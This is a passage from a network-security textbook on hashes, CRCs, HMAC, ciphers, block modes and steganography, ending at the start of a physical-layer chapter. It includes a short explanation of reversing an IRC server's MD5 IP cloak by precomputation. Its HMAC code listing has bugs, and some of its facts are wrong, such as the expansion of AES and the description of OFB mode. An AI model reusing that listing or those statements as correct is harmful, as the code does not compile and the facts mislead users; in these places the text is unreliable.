S-boxes combine elements from random generators, confusion, and diffusion. For example, the *Data Encryption Standard* (DES) uses 8 different S-boxes to mix blocks of 64 bits. Sixty-four bits of plaintext are fed into the S-boxes to generate 64 bits of ciphertext. This first pass through all 8 S-boxes is called a *round*. DES then feeds the output into the S-boxes again. In total, DES uses 16 rounds to generate the final ciphertext.

The basic concept of combining S-boxes and rounds exists with most cryptographic systems. The *Advanced Encryption Standard* (AES) uses more complicated S-boxes than DES but fewer rounds. The MD5 cryptographic checksum uses 4 small S-boxes, 16 times each per round, through 4 rounds.

4.5 HASHES

Secure systems validate data integrity, checking for intentional information tampering as well as accidental corruption. The degree of validation varies based on the needs of the environment. For example, SLIP (Chapter 9) operates over a point-to-point serial cable. SLIP offers no validation or integrity checking because a direct serial connection is generally black and white with regards to operation: it is either functional or it is not. In contrast, the SSH (Chapter 20) network protocol has packets that traverse many networks, and the SSH contents are intended to be private. SSH uses a very sophisticated integrity detection system.

Most integrity validation systems use hash functions. A hash function maps a large set of input into a few bits of data that describe the input. Although it is likely that many different inputs generate the same hash value, identifying the cases where the input does not match the hash value can validate integrity. Data tampering and corruption usually results in mismatched hash values.

Five main types of hash functions are used with network protocols: parity, checksum, CRC, cryptographic, and signed cryptographic. Although most network protocols use simple parity, checksum, or CRC hashes, a few protocols use more secure cryptographic hashes.

4.5.1 Parity

The simplest type of hash function is a parity check. A *parity check* sets a single bit to 0 or 1, depending on the number of 1 bits in the input sequence. For example, if the input is 00110101, then the 1-bit parity is 0. An even number of bits is assigned 1, and an odd number is assigned 0. A reverse parity check swaps the value assignment (0 indicates odd). A 1-bit parity check can detect single bit errors, but multiple-bit errors that change an even number of bits retain the same parity value. Although parity checks are common for physical and data link layer protocols [RFC935], weak error detection makes parity checks undesirable for higher-layer network protocols.

4.5.2 Checksum

A *checksum* extends the parity concept by adding bits. For example, an 8-bit checksum will segment the input into 8-bit sections and add each of the sections (ignoring any bit overflows). The resulting 8-bit number is the checksum. An 8-bit checksum can detect multiple bit errors, as long as the total difference is not a multiple of 256. Similarly, a 16-bit checksum adds each set of 16 bits. The resulting checksum can detect that error totals do not differ by 65,536.

Checksums are commonly used by protocols such as IP, TCP, and UDP. The Internet Checksum, defined in RFC1071, uses a *one's complement*. In effect, the checksum is reversed and represented as a 16-bit value.

4.5.3 CRC

A *cyclic redundancy check* (CRC) uses a polynomial function as an extension to a checksum. The polynomial function acts as an S-box, generating pseudo-uniqueness. Each piece of data is modified using the S-box and then combined in a similar fashion as a checksum. There are many different CRC functions—each with different polynomials and combination methods (Table 4.1). Although any polynomial can work as a CRC, choosing one that lowers the degree of repetition can be difficult.

TABLE 4.1 Different CRC Polynomial Functions

Name	CRC (bits)	Polynomial	Equation
ATM HEC	8	0x107	$x^8 + x^2 + x + 1$
CRC-10	10	0x633	$x^{10} + x^9 + x^5 + x^4 + x + 1$
CRC-12	12	0x180F	$x^{12} + x^{11} + x^3 + x^2 + x + 1$
CRC-CCITT	16	0x1021	$x^{16} + x^{12} + x^5 + 1$
CRC-DNP	16	0x3D65	$x^{16} + x^{13} + x^{12} + x^{11} + x^{10} + x^8 + x^6 + x^5 + x^2 + 1$
CRC-16	16	0x8005	$x^{16} + x^{15} + x^2 + 1$
CRC-32	32	0x4C11DB7	$x^{32} + x^{26} + x^{23} + x^{22} + x^{16} + x^{12} + x^{11} + x^{10} + x^8 + x^7 + x^5 + x^4 + x^2 + x + 1$
CRC-64-ISO	64	0x1B	$x^{64} + x^4 + x^3 + x + 1$

Rather than computing each CRC value every time, precomputed tables are used. The tables are commonly based on a particular factor of the polynomial. In addition, many polynomials match bit patterns—computing the actual polynomial is not necessary. For example, CRC-CCITT matches the bit-wise polynomial `0001 0000 0010 0001` ($2^{12}+2^5+2^0$ or `0x1021`)—the 2^{16} term is not needed because it is a 16-bit checksum. Listing 4.1 is a function that precomputes the CRC-CCITT table, and Listing 4.2 shows the full table.

LISTING 4.1 CRC-CCITT Initialization

```
/**********************************************
 CRC_CCITT_Init(): Initialize the CRC-CCITT table.
 This is a 16-bit CRC.
 **********************************************/
u_int *     CRC_CCITT_Init  ()
{
  static u_int CRC_table[256];
  u_int i;
  u_int Bits;
  u_int CRC;

  for(i=0; i<256; i++)
    {
    CRC = (i << 8);
    for(Bits=0; Bits<8; Bits++)
      {
      CRC = CRC * 2;
      if (CRC & 0x10000)  CRC = CRC ^ 0x1021;
```

```
   }
  CRC_table[i] = (CRC & 0xffff);
  }

 return(CRC_table);
} /* CRC_CCITT_Init() */
```

LISTING 4.2 The CRC-CCITT Precomputed Table

```
00 - 07:  0000 1021 2042 3063 4084 50a5 60c6 70e7
08 - 0F:  8108 9129 a14a b16b c18c d1ad e1ce f1ef
10 - 17:  1231 0210 3273 2252 52b5 4294 72f7 62d6
18 - 1F:  9339 8318 b37b a35a d3bd c39c f3ff e3de
20 - 27:  2462 3443 0420 1401 64e6 74c7 44a4 5485
28 - 2F:  a56a b54b 8528 9509 e5ee f5cf c5ac d58d
30 - 37:  3653 2672 1611 0630 76d7 66f6 5695 46b4
38 - 3F:  b75b a77a 9719 8738 f7df e7fe d79d c7bc
40 - 47:  48c4 58e5 6886 78a7 0840 1861 2802 3823
48 - 4F:  c9cc d9ed e98e f9af 8948 9969 a90a b92b
50 - 57:  5af5 4ad4 7ab7 6a96 1a71 0a50 3a33 2a12
58 - 5F:  dbfd cbdc fbbf eb9e 9b79 8b58 bb3b ab1a
60 - 67:  6ca6 7c87 4ce4 5cc5 2c22 3c03 0c60 1c41
68 - 6F:  edae fd8f cdec ddcd ad2a bd0b 8d68 9d49
70 - 77:  7e97 6eb6 5ed5 4ef4 3e13 2e32 1e51 0e70
78 - 7F:  ff9f efbe dfdd cffc bf1b af3a 9f59 8f78
80 - 87:  9188 81a9 b1ca a1eb d10c c12d f14e e16f
88 - 8F:  1080 00a1 30c2 20e3 5004 4025 7046 6067
90 - 97:  83b9 9398 a3fb b3da c33d d31c e37f f35e
98 - 9F:  02b1 1290 22f3 32d2 4235 5214 6277 7256
A0 - A7:  b5ea a5cb 95a8 8589 f56e e54f d52c c50d
A8 - AF:  34e2 24c3 14a0 0481 7466 6447 5424 4405
B0 - B7:  a7db b7fa 8799 97b8 e75f f77e c71d d73c
B8 - BF:  26d3 36f2 0691 16b0 6657 7676 4615 5634
C0 - C7:  d94c c96d f90e e92f 99c8 89e9 b98a a9ab
C8 - CF:  5844 4865 7806 6827 18c0 08e1 3882 28a3
D0 - D7:  cb7d db5c eb3f fb1e 8bf9 9bd8 abbb bb9a
D8 - DF:  4a75 5a54 6a37 7a16 0af1 1ad0 2ab3 3a92
E0 - E7:  fd2e ed0f dd6c cd4d bdaa ad8b 9de8 8dc9
E8 - EF:  7c26 6c07 5c64 4c45 3ca2 2c83 1ce0 0cc1
F0 - F7:  ef1f ff3e cf5d df7c af9b bfba 8fd9 9ff8
F8 - FF:  6e17 7e36 4e55 5e74 2e93 3eb2 0ed1 1ef0
```

For the CRC-CCITT algorithm, each byte is combined with the previous CRC value and the index table:

```
CRC[i+1] = ((CRC[i]<<8)^Table[(((CRC[i]>>8)^Byte)&0xff)]) & 0xffff
```

The resulting CRC value indicates the hash value for use with the integrity check. Different CRC functions are used with different protocols. For example, CRC-CCITT is used with the X.25 network protocol, and CRC-16 is used by LHA compression. CRC-32 is used by the Zip compression system as well as Ethernet and FDDI data link protocols.

4.5.4 Cryptographic Hash Functions

Parity, checksum, and CRC do provide integrity checking, but they also have a high probability for generating hash collisions. *Cryptographic hash functions* use much larger bit spaces. Rather than relying on complex polynomials, these functions rely on S-boxes to encode the data. Cryptographic hash functions generate a *digest*, or fingerprint, from the data. Although collisions are possible, different data generally have different hash values. Unlike the simpler integrity functions, the impact from a single bit change is not identifiable without running the cryptographic hash.

MD5 and SHA1 are examples of cryptographic hash functions. The *Message Digest algorithm #5* (MD5) generates a 128-bit digest [RFC1321]. The US Secure Hash Algorithm #1 (SHA1) generates a 160-bit digest and was intended to replace MD5 [RFC3174]. MD5 and SHA1 are very common for security-oriented systems. Other hash functions, such as MD2, MD4, Tiger, SNEFRU, HAVAL, and RIPEMD-160 are less common.

Hash and Crash Collisions

Cryptographic hash functions are intended to be nonpredictive. Although two sets of data can generate the same digest, finding two sets of data is supposed to be nondeterministic. An attacker should not be able to easily modify data and create a specific hash value. For this reason, many protocols rely on MD5 and SHA1 to validate information. If the information does not match the digest, then the data cannot be validated.

In August 2004, Xiaoyun Wang, Dengguo Feng, Xuejia Lai, and Hongbo Yu published a paper that discussed how to compute collisions for many cryptographic hash functions, including MD5 [Wang2004]. The attack reduces the number of permutations needed to create a specific hash value. In theory, an attacker can compromise a data set and modify the data in such a way that the MD5 digest does not change. This type of modification would not be detected. In December 2004, Dan Kaminsky released a proof-of-concept program that did just that: it modified a file, creating two distinct files that generate the same MD5 digest [Kaminsky2004].

4.5.5 Sparse Hash Mappings

The largest risk to cryptographic hash functions comes from sparse hash mappings. Algorithms such as MD5 and SHA1 work very well for large data sets but offer little protection for small data sets. For example, if the data set is known to consist of five lowercase letters, then there are only 11,881,376 combinations (a relatively small number). Given the hash value, the data can be determined by testing all the data combinations. In any situation where the data set is smaller than the size of the digest, the hash mapping becomes *sparse*—few of the possible hash values are ever used. Because SHA1 generates a 160-bit digest (20 bytes), caution should be used when using SHA1 to validate less than 20 bytes of data. Similarly, if the data set is limited (e.g., only containing letters or numbers), then it simplifies the search process for an attacker.

Ultimately Weak

Internet Relay Chat (IRC) is an application layer protocol that allows real-time text communication. (IRC was the predecessor to Instant Messaging.) Using IRC, individuals and groups can talk to each other in real time, but, they can also see each other's network address. Many denial-of-service attacks were originally developed as a way to disable or inconvenience other people on IRC channels.

There are many different IRC servers. Some offer cloaking capabilities, where the user's network address is hidden from plain sight. UltimateIRCd 3.0.1 (*http://freshmeat.net/projects/ultimateircd/*) is one such IRC server. Rather than seeing the IP address `10.1.5.6`, users see the cloaked value `fbb8a3c.16b4fba6.11de379d.20846cb9`. A regular user is unable to identify the IP address from the cloaked value; the cloak protects users from being targeted by denial-of-service attacks.

UltimateIRCd uses MD5 to perform the cloaking. The IP address `a.b.c.d` becomes `MD5(d).MD5(c).MD5(b).MD5(a)`. Normally, MD5 is a strong cryptographic hash function. In this case, however, it is used to protect sparse data. IP addresses only use 256 digits. An attacker can precompute all 256 possible MD5 hash values and then look up any address.

NOTE

ON THE CD

On the CD-ROM is a copy of UnUltimate.c—an uncloaking program that reverses the UltimateIRCd 3.0.1 server's MD5 cloak. The server code is also provided.

4.5.6 Signed Cryptographic Hashes and HMAC

Cryptographic hash functions such as MD5 and SHA1 are well defined. Any recipient of the data can validate the contents. A *message authentication code* (MAC) is any cryptographic hash function that uses a key to generate a permutation. When using a MAC, only recipients with the key can validate the data with the digest.

There are many ways to implement a MAC. The simplest method encrypts the hash with a key. Only key holders can decrypt the data and validate the hash. Using this approach, a parity, checksum, or CRC that is encrypted can be good enough to validate the data.

An alternate approach uses a *hashed message authentication code* (HMAC) [RFC2104]. This approach mixes the key with two cryptographic hash calls:

```
Hash(Key XOR outerpad, Hash(Key XOR innerpad, Data))
```

The inner pads and outer pads (`innerpad` and `outerpad`) ensure that two different key values are used. Also, passing one digest into a second hash function increases the variability. Listing 4.3 provides an example using MD5 as the hash function.

LISTING 4.3 HMAC Using MD5

```
void Hmac_MD5 (char Key[64], char Digest[64],
               char *Data, int DataLen)
{
  MD5_CTX context;
  char innerpad[64], outterpad[64];

  /* XOR key with innerpad and outerpad values */
  for(i=0; i<64; i++)
    {
    innerpad[i] = Key[i] ^ 0x36;
    outterpad[i] = Key[i] ^ 0x5c;
    }

  MD5Init(&context); /* initialize the inner context */
  MD5Update(&context,innerpad,64)   /* MD5 the inner key */
  MD5Update(&context,Data,DataLen); /* MD5 the data */
  MD5Final(Digest, &context);       /* Compute digest */

  MD5Init(&context); /* initalize the outer context */
  MD5Update(&context,outterpad,64); /* MD5 outer key */
  MD5Update(&context,digest, 16);   /* MD5 with previous digest */
  MD5Final(digest, &context);       /* Compute new digest */
} /* Hmac_MD5 */
```

For most network protocols, the integrity check is passed along with the packet. Protocols that depend on parity, checksum, CRC, and basic cryptographic hash algorithms are vulnerable to modification. Because the algorithms are well known, an attacker can modify the data and send a valid hash value along with the data. By using an HMAC, tampered data will not be validated; the attacker cannot create a valid HMAC without also having the key. HMAC is used by some of the most secure network protocols, including IPsec, IPv6, Secure Shell (SSH), SSL, and Kerberos.

4.6 CIPHERS

In cryptography, there is a clear distinction between encryption and encoding. *Encoding* is a translation from one format to another. Although encodings may not be immediately readable, they offer no protection with regards to information tampering or authentication. Common encoding systems include XOR, Rot13, Mime (or Base64), and UUencoding. More complicated systems include monoalphabetic and polyalphabetic ciphers, such as the Caesar cipher.

In contrast to encoding, *encryption* provides options for privacy and authentication. An encryption algorithm, such as DES or AES, is used to encode data in such a way that the contents are protected from unintended recipients.


Encoding and encryption algorithms are *ciphers*. A cipher refers to any system that transforms data. Ciphers contain encoding and decoding components. Encryption and decryption functions provide the encoding and decoding functionality. In contrast, hashes are not ciphers because there is no decoding component.

4.6.1 Simple Ciphers

The simplest ciphers use a fixed algorithm for encoding and decoding data. For example, the *logical exclusive-or operator* (XOR) can perform a simple encoding. Each letter is encoding by performing a bit-wise XOR with a key. If the key is `ABC`, then the string `YES` becomes the ASCII characters `0+8`. If the string is larger than the key, then the key is repeated to cover the string.

Mime, or *Base64*, encoding is commonly used in email attachments. Email is not designed for transferring binary files. To prevent data corruption, binary files are Base64 encoded [RFC1421]. The Base64 algorithm converts every 3 binary bytes into 4 printable characters that can be safely transferred via email. The encoding algorithm converts three 8-bit blocks into four 6-bit blocks (Figure 4.1). Because 6 bits can hold 64 different combinations, they are mapped to letters (26 lowercase + 26 uppercase), numbers, and two symbols (+ and /). If the plaintext does not end on a 3-byte boundary, then equal signs are used at the end of the encoding. The decoding algorithm reverses this process.

XOR and Base64 are not secure ciphers. Each transforms data but can be readily reversed and provides neither privacy nor data validation. But, on occasion, they are found in places where security is desirable. For example, Web pages that use Basic Authentication for login access transmit a Base64-encoded username and password. Any eavesdropper can readily decipher the login credentials.



Base64 Encoding Table

0=‘A’	26=‘a’	52=‘0’
1=‘B’	27=‘b’	53=‘1’
2=‘C’	28=‘c’	54=‘2’
...	...	...
23=‘X’	49=‘x’	61=‘9’
24=‘Y’	50=‘y’	62=‘+’
25=‘Z’	51=‘z’	63=‘/’

Undefined is ‘=’

FIGURE 4.1 Base64 encoding.

4.6.2 Monoalphabetic and Polyalphabetic Ciphers

More complex ciphers perform character substitutions. Rot13 substitutes each letter with the letter offset by 13 characters. This makes Rot13 a shift substitution cipher—it shifts letters by 13 characters. The Caesar cipher, used by Julius Caesar to communicate with his generals, is another example of a shift substitution cipher. In a Caesar cipher, the number of characters shifted may vary between encodings.

The Vigenere cipher, proposed by Blaise de Vigenere in the sixteenth century, replaces letters with other letters but not by shifting the alphabet. For example, “A” may map to “G,” and “B” maps to “W.” The letter mappings are consistent but not sequential.

Rot13, Caesar, and Vigenere ciphers are examples of *monoalphabetic* ciphers. Each replaces one *alphabet* (set of characters) with a different alphabet. A *polyalphabetic* cipher replaces one alphabet with multiple alphabets. For example, a polyalphabetic shift substitution cipher may use two alphabets. The original letters are alternately replaced using the different alphabets.

4.6.3 One-Time Pads

Monoalphabetic and polyalphabetic ciphers are vulnerable to character frequency attacks [FM34-40-2]. For example, the letter “e” is the most common English letter. A ciphertext encoding of English text will contain a character that repeats with the same frequency. One-time pads address this issue.

A *one-time pad* is a sequence of random characters that does not repeat. Each random character is combined with each plaintext character, resulting in a keyed ciphertext. Only a recipient with the same one-time pad can generate the same sequence of random characters and decode the message.

In the physical world, a one-time pad is literally a pad of paper with random characters and each sheet is used once. Only the intended recipients have identical paper pads.

In the digital world, a secret key can be used to seed a random number generator. Each character generated is combined using XOR (or a similar function) to encode and decode the ciphertext. Although XOR is normally insecure, the lack of key repetition makes a one-time pad more secure than other strong-encryption algorithms. The only weaknesses are the key size used to seed the random number generator and the "randomness" of the generated sequence. If the generator only takes a 16-bit seed, then there are only 65,536 different combinations. Similarly, if the generator does not create very random data, then the sequence may be vulnerable to a frequency analysis.

4.6.4 Book Ciphers

Book ciphers extend the one-time pad concept to a lookup table (*book*). The book represents the key and environment for encoding the data. For example, the ciphertext "18 32 32" cannot be decoded without using the proper book. In this case, the cipher indicates word offsets from the first paragraph of this chapter (decoding as "do not use"). Book ciphers cannot be decoded unless the recipient has a copy of the correct book.

Many compression algorithms operate like book ciphers, replacing a short ciphertext value with a longer plaintext value. In most cases, compressed files include the lookup table or information needed to recreate the table. But some systems use predetermined books that are not known to external attackers.

The simplest book ciphers use predetermined code lists. The lists determine the type of information that can be encoded. Any system that uses many abbreviations or numeric shortcuts is effectively a book ciphers to outsiders.

4.7 ENCRYPTION

Encryption ciphers use keys to create permutations in the ciphertext. Encrypting a plaintext message with two different keys generates two different ciphertexts. Unlike cryptographic hash functions, encryption algorithms are intentionally reversible. Given a ciphertext and the correct key, the original plaintext can be derived.

The many different encryption algorithms are primarily divided into streaming and block ciphers, with block ciphers being more common. Block ciphers have a few limitations that are mitigated by different block cipher modes. Together, ciphers and modes provide a wide range of algorithms for selection. When comparing algorithms, key size and speed are the primary factors.

4.7.1 Streaming and Block Ciphers

Encryption algorithms fall under two categories: streaming and block. S*treaming ciphers* encode plaintext on a byte-by-byte basis—they operate on data streams. A one-time pad is an example of a streaming cipher. Another example is Rivest Cipher #4 (RC4). RC4 is a symmetrical key streaming cipher commonly used by wireless networks for WEP encryption (Chapter 7) and by SSL (Chapter 21). In each of these cases, the amount of data to encrypt varies, so a stream cipher's byte-by-byte encryption adds little to the transmitted packet size.

Block ciphers operate on data segments. For example, DES applies a 56-bit key to a 64-bit data block. If the plaintext size is smaller than 64 bits, then it is padded. But the algorithm itself only operates on 64-bit blocks. Table 4.2 lists common ciphers with their respective block and key sizes.

TABLE 4.2 Common Block Ciphers

Name	Key Size (bits)	Block Size (bits)
DES	56	64
IDEA	128	64
CAST-128	variable, up to 128	64
RC2	variable, up to 128	64
3DES (Triple-DES)	168	64
Blowfish	variable, 32 to 448	64
SEED	128	128
Serpent	128, 192, or 256	128
Twofish	128, 192, or 256	128
AES (Rijndael)	128, 192, or 256	128, 192, or 256

4.7.2 Block Cipher Modes

Block ciphers have a fundamental weakness: each block is encrypted independently. If a 64-bit sequence appears twice in the plaintext, then a 64-bit block cipher will generate two identical 64-bit ciphertexts. To mitigate this issue, *modes* are used to add variability between blocks.

A variety of modes can be used to seed one block with the results of the previous block. This chaining allows a block cipher to emulate a streaming cipher and reduces the likelihood of a redundant ciphertext block. Common modes include the following:

Electronic Codebook Mode (ECB): ECB splits the plaintext into blocks, and encrypts blocks separately. There is no linking between blocks; each ECB ciphertext block is vulnerable to attack.

Triple ECB Mode: To strengthen weak keys, multiple keys can be used. In 3ECB, the plaintext is encrypted with the first key, decrypted with the second, and re-encrypted with the third.

Cipher Block Chaining Mode (CBC): The ciphertext from the previous block is XORed with the next plaintext block. This deters block-based attacks, but one error in a ciphertext block will corrupt the remainder of the message.

Cipher Feedback Mode (CFB): For the first block, an *initialization vector* (IV) is XORed with the plaintext before encryption. The IV is simply a large binary sequence (number, string, or array) that changes between each ciphertext encoding. In CFB mode, subsequent blocks use the previous ciphertext block in place of the IV. New IVs can be periodically selected to prevent data corruption from impacting an entire message. CFB is effective when the IV does not repeat with the plaintext. But, if the IV repeats with a duplicate initial plaintext block, then the ciphertext also duplicates.

Output Feedback Mode (OFB): For the first block, OFB encrypts the IV with the key. This is used to generate a sequence that is XORed with the first plaintext block (similar to a one-time pad). Subsequent blocks use the previous ciphertext block in place of the IV.

The variety of ciphers, key sizes, block sizes, and block modes allow encryption algorithms to be selected based on a best-fit model. Algorithms can be weighed based on speed, complexity, key sizes, corruption recovery, and other aspects.

Is Bigger Always Better?

Cryptographic attacks attempt to reduce the effective key strength. If some bits are used in relation to other bits, then finding one set of bits can be used to determine the related set. For example, *Triple-DES* (3DES) uses 3ECB to increase the key strength. Because the Data Encryption Standard (DES) uses one 56-bit key, 3DES uses three keys for a total of 168 bits. But 3ECB does not always increase the key strength linearly. Although 3DES uses three keys, the effective key strength is only 112 bits. The attack method requires 7,000 TB (terabytes)—or 2^{56} bytes—of memory. Because this attack is currently not practical for most attackers, 3DES is applicable with 168-bit key strength and theoretically at 112bits.

The American Encryption Standard (AES) was introduced in 2000 as a replacement for DES. AES supports large keys and block sizes, and uses many S-boxes with few rounds. Although AES is large, it is relatively fast, requiring a low processing overhead. In contrast, 3DES uses a smaller key and block size with fewer S-boxes but takes much more processing time to encrypt and decrypt messages.

Similar to 3DES, AES was found to be vulnerable to a potential attack. In 2002, an attack was found that reduced the effective key size from 2^{256} to around 2^{100} [Courtois2002, Schneier2002]. Although AES does not appear to be as strong as originally expected, these theoretical attacks make AES about as effective as 3DES while retaining the performance improvements. (This was a huge finding in the cryptanalysis community, but it has little impact on practical usage.)

4.8 STEGANOGRAPHY

Although encryption is designed to provide authentication and privacy, it does not prevent attackers from observing traffic. An attacker may not know the contents of a data transfer but can see that a data transfer occurred. *Steganography* addresses the visibility-related risks from a data transfer. Encryption protects data by preventing readability—the data can be observed but not understood. Steganography prevents data from being seen. In steganographic encoding environments, the heuristics encode ciphertext, obscuring detection efforts.

Steganography applies camouflage to information. Although forum-specific information is expected, subtle modifications can be used to convey an entirely different message. For example, data may be hidden in images so that the image does not appear noticeably different. Image steganography may encode data within a few pixels. A casual observer will not notice any difference to the image. More complicated algorithms store data in unused bits within the file, or modify image compression rates, index tables, and internal data structures.

Beyond images, steganography can be used to store data in any format, including text. Text-based steganography may alter character spacing, punctuation, line breaks, and even word choice. Strong steganographic systems are undetectable by casual observers. For example, the first paragraph of this section (Section 4.8) ends with a steganographic text message. In the last sentence of that first paragraph, the first letter of each word spells out a hidden message.

It is difficult to identify steganographic messages, but they can be found. Covert channels that use steganography have been observed and validated in forums such as newsgroups (NNTP), email and spam (SMTP), Web pages, and IRC. Secret messages have been seen hidden in images, text, HTML, and even in packet headers for IP, TCP, and UDP. Steganography may use any part of the environment for camouflage. For example, the message may not be in the network packets but rather in the timing between packets. Steganography can even use keys to create permutations within the selection of hiding places. When steganography is combined with cryptography, the resulting ciphertext becomes very difficult to observe, and even if it is seen, it remains undecipherable.

The largest limitation to steganography is the camouflage size. If a 10 KB image is modified to store a few bytes of data, then few people will notice. But if the same image is modified to store 500 KB of information, then the change will likely be noticed. This is similar to the encryption problem when the key is significantly smaller than the data. Without taking special precautions, an encryption algorithm may fall victim to a pattern repetition attack. Similarly, too little camouflage allows detection of the steganographic message.

SUMMARY

The ISO OSI network stack focuses on functionality definitions, but not information security. Data authentication and protection is left to each independent protocol. Information validity is primarily implemented using checksum functions. Obviously tampered or corrupt information can be readily identified, but privacy, authentication, and nonrepudiation are rarely addressed.

Protocols that support cryptography are primarily used for privacy and authentication. Encryption protocols and signed cryptographic hash functions ensure that only authorized recipients can view and validate the information. Encryption addresses privacy, whereas steganography addresses detection. If an attacker does not see the data, then the data cannot be attacked.

REVIEW QUESTIONS

1. What are three methods for protecting information?
2. List five elements common to every cipher.
3. What are symmetrical and asymmetrical cryptographic algorithms?
4. Is Base64 encoding an example of confusion or diffusion?

5. How does an HMAC provide authentication support?
6. Is a hash function a type of cipher?
7. Why are block cipher modes necessary?
8. Can steganography hide images in text?

DISCUSSION TOPICS

1. Section 4.1 mentions three methods for securing information: prevention, restriction, and encryption. An alternate implementation splits data into separate pieces so that no single person holds all the pieces. For example, a safe may need three keys held by three different people. Is splitting information a form of prevention or restriction? Or is it a fourth option? If it is a fourth option, are there other options (a fifth or sixth)?
2. Cryptographic hash functions are commonly used for storing passwords. Examples include `/etc/passwd` (using crypt or MD5) and LDAP (using SHA1). Why are encryption algorithms such as DES or AES not used for storing passwords?
3. Which poses a greater risk, a sparse hash mapping or a high collision rate? When is one preferable over the other?
4. What is the difference between an encoding, encryption, and hash?
5. Which is stronger, a one-time pad with a 128-bit random number generator, or a 128-bit encryption algorithm such as IDEA, RC2, SEED, or Twofish?
6. Compare and contrast the security-by-obscurity in steganography with the security-by-obscurity in cryptographic algorithms. Which is harder for an attacker to defeat?

ADDITIONAL RESOURCES

The book *Applied Cryptography: Protocols, Algorithms, and Source Code in C* by Bruce Schneier (John Wiley & Sons, Inc., 1996; ISBN 0-471-12845-7) is considered to be the de facto source for introductory cryptography and cryptanalysis. Online, the Wikipedia site offers additional introductory information on cryptography and ciphers (*http://en.wikipedia.org/wiki/Cryptography* and *http://en.wikipedia.org/wiki/cipher*). In addition, the *U.S. Department of the Army's Field Manual* 34-40-2 provides an excellent introduction into cryptanalysis for monoalphabetic and polyalphabetic ciphers.

For steganography, Peter Wayner's *Disappearing Cryptography: Information Hiding: Steganography & Watermarking* (Elsevier Science [USA], 2002; ISBN 1-

55860-769-2) and Eric Cole's *Hiding in Plain Sight: Steganography and the Art of Covert Communications* (Wiley, 2003; ISBN 0-4714-4449-9) offer excellent insight. Unfortunately, most texts on this topic only discuss image-based steganography. Other types of steganography are equally common on the Internet but rarely discussed in detail.

Part II

OSI Layer 1

In This Part

- Physical Layer
- Physical LAN
- Wireless Networking

Layer 1 of the ISO OSI model is the *physical layer*. This layer is concerned with the transport of data between nodes on the network. The security issues center around access to the physical layer. Two examples of this layer are physical/wired networks and wireless networks.

This page intentionally left blank

5 Physical Layer

In This Chapter

- Types of Physical Mediums
- Physical Network Components
- Physical Network Risks
- Topologies
- Physical Layer Security
- Tracking Attacks

The OSI model begins with the physical layer. This incorporates the physical network mediums, network interface cards (NIC), and operating system drivers for controlling the NIC. What sets this layer apart from all other OSI layers is a physical representation; all other layers are virtual. The type of physical medium and network layout (topology) determines the physical security of the network.

NOTE *The physical medium does not need to be corporeal. Wireless connections are an example of an intangible physical medium.*

The OSI physical layer has one purpose: to directly communicate with the physical medium over a physical link. This communication includes establishing the physical link, transmitting data over the link, and receiving data from the link.

Depending on the type of medium, the physical link may also require activation and deactivation. The transmission and reception of data on the physical layer follows a five-step cycle:

1. A program generates data and sends it to the physical device driver.
2. The physical device driver uses the NIC to transmit the data over the physical link.
3. The NIC on the recipient system receives the data.
4. The data is passed to the recipient's physical device driver.
5. The physical device driver passes the data to higher OSI layers for processing.

The physical layer operates independent of the data sent or received—it only ensures that data is transmitted and received properly, not that the data itself is proper. For example, the program calling the physical device driver could be a Web request or just sending random bits. The physical layer ensures that the transmitted data is not corrupted, but it does not validate the content of the transmitted information

5.1 TYPES OF PHYSICAL MEDIUMS

A *physical medium* is anything that can transmit and receive data. Data signal transmissions include modulating electric voltage, radio frequencies (RF), and light. The type of medium and modulation define the OSI layer 1 protocol. Sample protocols that are commonly used include wired protocols, fiber optics, high-volume trunk lines, dynamic connections (e.g., dialup), and wireless networks. The physical layer protocols include standards that describe the physical medium and the mechanisms for transmitting and receiving data across the medium.

5.1.1 Wired Network Protocols

Wired networks comprise some of the most common physical layer protocols. These wired networks connect end-user computers to servers and branching subnetworks from high-bandwidth trunk lines in buildings and small offices. The largest risks to wired networks come from broken cables, disconnected connectors, and eavesdropping due to direct physical access.

Coax cable was commonly used for wired networks. The 10Base-2 standard, also known as thinnet or Ethernet, used a 50-ohm coaxial cable (RG58) to transmit amplitude modulated RF signals. The designation "10Base-2" denotes a maximum throughput of 10 million bits per second—10 megabits or 10 Mbps—over two wires (coaxial cable). The maximum cable length was 185 meters. A similar standard—10Base-5 (thicknet)—also used RG58 but had a maximum cable length of 500 meters. Thicknet was uncommon outside of most corporate infrastructures.

10Base-T and 100Base-T use twisted-pair wire such as category 3 (Cat3), Cat5, or Cat5e cable with an RJ45 connector. These standards use a low-voltage alternating current to transmit data at 10 Mbps and 100 Mbps, respectively. Faster networks, such as 1000Base-T, can provide Gigabit Ethernet over Cat5e or Cat6 cable. The maximum cable length depends on the category of cable used and the speeds being transmitted.

Cable modems are common for residential service. These use a variety of standards that manage an amplitude modulation RF signal over a coaxial cable (RG57). The data signals operate using different protocols for downstream (64-QAM, 256-QAM) and upstream (QPSK, 16-QAM). Higher layer protocols such as DOCSIS and NTSC manage the modem authentication and data transfer.

5.1.2 Fiber-Optic Networks

Fiber-optic cables carry pulses of light. This medium is commonly used with the Fiber Distributed Data Interface (FDDI) protocol. FDDI is an OSI layer 2 protocol and operates as a high-speed token ring, achieving 100 Mbps and faster. High-speed networks, such as 10-Gb Ethernet, also commonly use fiber-optic cables.

Fiber-optic networks are generally more expensive than wired networks but provide much higher bandwidths. Unlike wired networks, fiber optics are not electrically conductive. If a power surge strikes one node on a wired network, there is a potential for blowing out every node on the network. In contrast, a surge to a node on a fiber network only impacts that node. Fiber networks are commonly found in high-bandwidth and mission-critical environments.

NOTE

Surge protectors and uninterruptible power supplies (UPS) are commonly used to mitigate the impact from power spikes and brownouts. But some surge protectors do not provide protection from lightning strikes. Be sure the read the owner's manual, terms, and conditions carefully.

5.1.3 Trunk Lines

